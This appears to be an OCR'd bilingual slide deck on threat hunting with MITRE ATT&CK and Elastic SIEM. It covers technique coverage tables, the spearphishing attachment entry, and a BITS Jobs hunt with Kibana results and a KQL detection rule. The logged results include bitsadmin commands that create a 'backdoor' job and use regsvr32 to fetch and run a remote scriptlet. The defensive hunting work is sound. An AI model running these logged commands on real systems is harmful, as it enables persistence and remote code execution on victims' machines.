
Techniques	id	Detection	Unique count of technique.name.keyword
Account Access Removal	T1531	No	1
Data Destruction	T1485	No	1
Data Encrypted for Impact	T1486	No	1
Defacement	T1491	No	1
Disk Content Wipe	T1488	No	1
Disk Structure Wipe	T1487	No	1
Endpoint Denial of Service	T1499	No	1
Firmware Corruption	T1495	No	1
Inhibit System Recovery	T1490	elastic endpoint	1
Network Denial of Service	T1498	No	1
Resource Hijacking	T1496	No	1
Runtime Data Manipulation	T1494	No	1
Service Stop	T1489	elastic endpoint	1
Stored Data Manipulation	T1492	No	1
System Shutdown/Reboot	T1529	No	1
Transmitted Data Manipulation	T1493	No	1

exfiltration:

Techniques	id	Detection	Unique count of technique.name.keyword
Automated Exfiltration	T1020	No	1
Data Compressed	T1002	elastic endpoint	1
Data Encrypted	T1022	elastic endpoint	1
Data Transfer Size Limits	T1030	No	1
Exfiltration Over Alternative Protocol	T1048	elastic endpoint	1
Exfiltration Over Command and Control Channel	T1041	elastic endpoint	1
Exfiltration Over Other Network Medium	T1011	No	1
Exfiltration Over Physical Medium	T1052	No	1
Scheduled Transfer	T1029	No	1
Transfer Data to Cloud Account	T1537	No	1

MITRE ATT&CK -- 攻击者画像：技战术拆解


概要介绍



Tactics
战术

Techniques
技术

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Fa..g Applicatio..	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
..rdware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture		Multi-Stage Channels
	LSASS Driver	Component Firmware	File System Permissions Weakness	DCShadow	Input Prompt	Query Registry	Replication Through Removable Media	Man in the Browser		Multi-hop Proxy
	Launchctl	Component Object Model Hijacking	Hooking	DLL Search Order Hijacking	Kerberoasting	Remote System Discovery	SSH Hijacking	Screen Capture		Multiband Communication
	Local Job Scheduling	Create Account	Image File Execution Options Injection	DLL Side-Loading	Keychain	Security Software Discovery	Shared Webroot	Video Capture		Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning	System Information Discovery	Taint Shared Content			Port Knocking
	PowerShell	Dylib Hijacking	New Service	Disabling Security Tools	Network Sniffing	System Network Configuration Discovery	Third-party Software			Remote Access Tools
		External Remote		Exploitation for Defense		System Network				



Home > Techniques > Enterprise > Phishing > Spearphishing Attachment

Phishing: Spearphishing Attachment

Other sub-techniques of Phishing (3)

ID	Name
T1566.001	Spearphishing Attachment
T1566.002	Spearphishing Link
T1566.003	Spearphishing via Service

Adversaries may send spearphishing emails with a malicious attachment in an attempt to gain access to victim systems. Spearphishing attachment is a specific variant of spearphishing. Spearphishing attachment is different from other forms of spearphishing in that it employs the use of malware attached to an email. All forms of spearphishing are electronically delivered social engineering targeted at a specific individual, company, or industry. In this scenario, adversaries attach a file to the spearphishing email and usually rely upon User Execution to gain execution.

There are many options for the attachment such as Microsoft Office documents, executables, PDFs, or archived files. Upon opening the attachment (and potentially clicking past protections), the adversary's payload exploits a vulnerability or directly executes on the user's system. The text of the spearphishing email usually tries to give a plausible reason why the file should be opened, and may explain how to bypass system protections in order to do so. The email may also contain instructions on how to decrypt an attachment, such as a zip file password, in order to evade email boundary defenses. Adversaries frequently manipulate file extensions and icons in order to make attached executables appear to be document files, or files exploiting one application appear to be a file for a different one.

ID: T1566.001

Sub-technique of: T1566

Tactic: Initial Access

Platforms: Linux, Windows, macOS

Data Sources: Detonation chamber, Email gateway, File monitoring, Mail server, Network intrusion detection system, Packet capture

CAPEC ID: CAPEC-163

Version: 2.0

Created: 02 March 2020

Last Modified: 18 October 2020

Version Permalink

Procedure Examples

Name	Description
admin@338	admin@338 has sent emails with malicious Microsoft Office documents attached.[1]
APT-C-36	APT-C-36 has used spearphishing emails with password protected RAR attachment to avoid being detected by the email gateway.[2]
APT1	APT1 has sent spearphishing emails containing malicious attachments.[3]

Techniques
技术


Tactics
战术

检测数
据源

参考过程

OWASP
Open Web Application
Security Project

https://attack.mitre.org/techniques/T1566/001/



Mitigations

Mitigation	Description
Antivirus/Antimalware	Anti-virus can also automatically quarantine suspicious files.
Network Intrusion Prevention	Network intrusion prevention systems and systems designed to scan and remove malicious email attachments can be used to block activity.
Restrict Web-Based Content	Block unknown or unused attachments by default that should not be transmitted over email as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some email scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious attachments.
User Training	Users can be trained to identify social engineering techniques and spearphishing emails.

Detection

Network intrusion detection systems and email gateways can be used to detect spearphishing with malicious attachments in transit. Detonation chambers may also be used to identify malicious attachments. Solutions can be signature and behavior based, but adversaries may construct attachments in a way to avoid these systems.

Anti-virus can potentially detect malicious documents and attachments as they're scanned to be stored on the email server or on the user's computer. Endpoint sensing or network sensing can potentially detect malicious events once the attachment is opened (such as a Microsoft Word document or PDF reaching out to the internet or spawning Powershell.exe) for techniques such as Exploitation for Client Execution or usage of malicious scripts.

预防缓解
降低风险
防御技术

检测方式
防御策略

https://attack.mitre.org/techniques/T1566/001/

安全事件感知平台应用场景规划可复用的狩猎流程

安全威胁建模

开发安全威胁假设

谁是你的敌人?

他们的动机?

他们的目标是什么?

攻击成功后会有什么影响?

狩猎假设案例

BITS Jobs

识别 BITS Jobs 的 TTP

- Tactic 战术：Persistence 存在（TA0003）
- Technique 技术：BITS Jobs （T11197）
- Procedure 过程：攻击者在一个或多个端点上通过执行 bitsadmi.exe 程序下载和执行恶意代码


假设描述

在我的环境中，有一个敌方用名为 bitsadmin.exe 的可执行文件创建了 BITS Job 作业从而在我的组织中维持了持久的存在

文档记录

- 时间规划：2 名团队成员将在5 个工作日内，工作在这个假设上
- 数据源：处理监控日志（Windows event ID 4688） 和 Sysmon event ID 1，团队
  使用 bitsadmin.exe 在环境中模拟产生 BITS 作业
- 例外的系统和数据源：无，所有工作范围内的主机都要发送事件日志到我们的 SIEM
- 跟踪技术：我们使用狩猎团队的 Wiki

在 Kibana 里狩猎 bitsadmin.exe 的滥用



process.name:bitsadmin.exe

Last 1 year

Let’s begin with a simple query to learn how often bitsadmin.exe is executed in our environment


This is a quick search related to environmental awareness

858 hits

.983 - Jul 23, 2020 @ 11:33:58.983 —

```
May 18, 2020 @ 15:43:50.025   process.name: bitsadmin.exe @timestamp: May 18, 2020 @ 15:43:50.025 message: A process has exited. Subject: Security ID:
S-1-5-21-308926384-506822093-3341789130-1106 Account Name: a-jbrown Account Domain: 3B Logon ID: 0x35C35 Process Information: Process ID: 0xfdc
Process Name: C:\Windows\System32\bitsadmin.exe Exit Status: 0x0 process.pid: 4060 process.executable: C:\Windows\System32\bitsadmin.exe
ecs.version: 1.4.0 event.action: exited-process event.created: May 18, 2020 @ 15:43:51.305 event.module: security event.category: process
event.type: process_end event.kind: event event.code: 4689 event.provider: Microsoft-Windows-Security-Auditing host.id: 1b3c7468-d0d6-4527-
```

在 Kibana 里狩猎 bitsadmin.exe 的滥用



process.name:bitsadmin.exe

Last 1 year

process.command_line: Ascending	Count
bitsadmin /Resume backdoor	1
bitsadmin /addfile backdoor C:\Windows\system32\cmd.exe C:\Users\a-jbrown\AppData\Local\Temp\cmd.exe	1
bitsadmin /create backdoor	1
bitsadmin.exe /SetNotifyCmdLine backdoor regsvr32.exe "/u /s /i:https://raw.githubusercontent.com/3gstudent/SCTPersistence/master/calc.scr scrobj.dll"	1
C:\Windows\System32\bitsadmin.exe /reset /allusers	312
C:\Windows\System32\bitsadmin.exe /?	491

Order: Ascending

Size: 10

We can build visualizations in Kibana to aggregate and sort bitsadmin.exe process events


By exploring our data, we can identify anomalies or suspicious events to investigate further

bitsadmin.exe execution events with URLs in the command line arguments are worth closer inspection. Following up on these leads can have a huge payoff

在 Elastic SIEM 中创建检测规则

- 基于 KQL 的威胁探测规则

```
process.name:bitsadmin.exe AND process.args(”/Transfer”OR “/Create”OR “/AddFile”OR “/SetNotifyCmdLine”OR “/SetMinRetryDelay” OR “/Resume”)
```

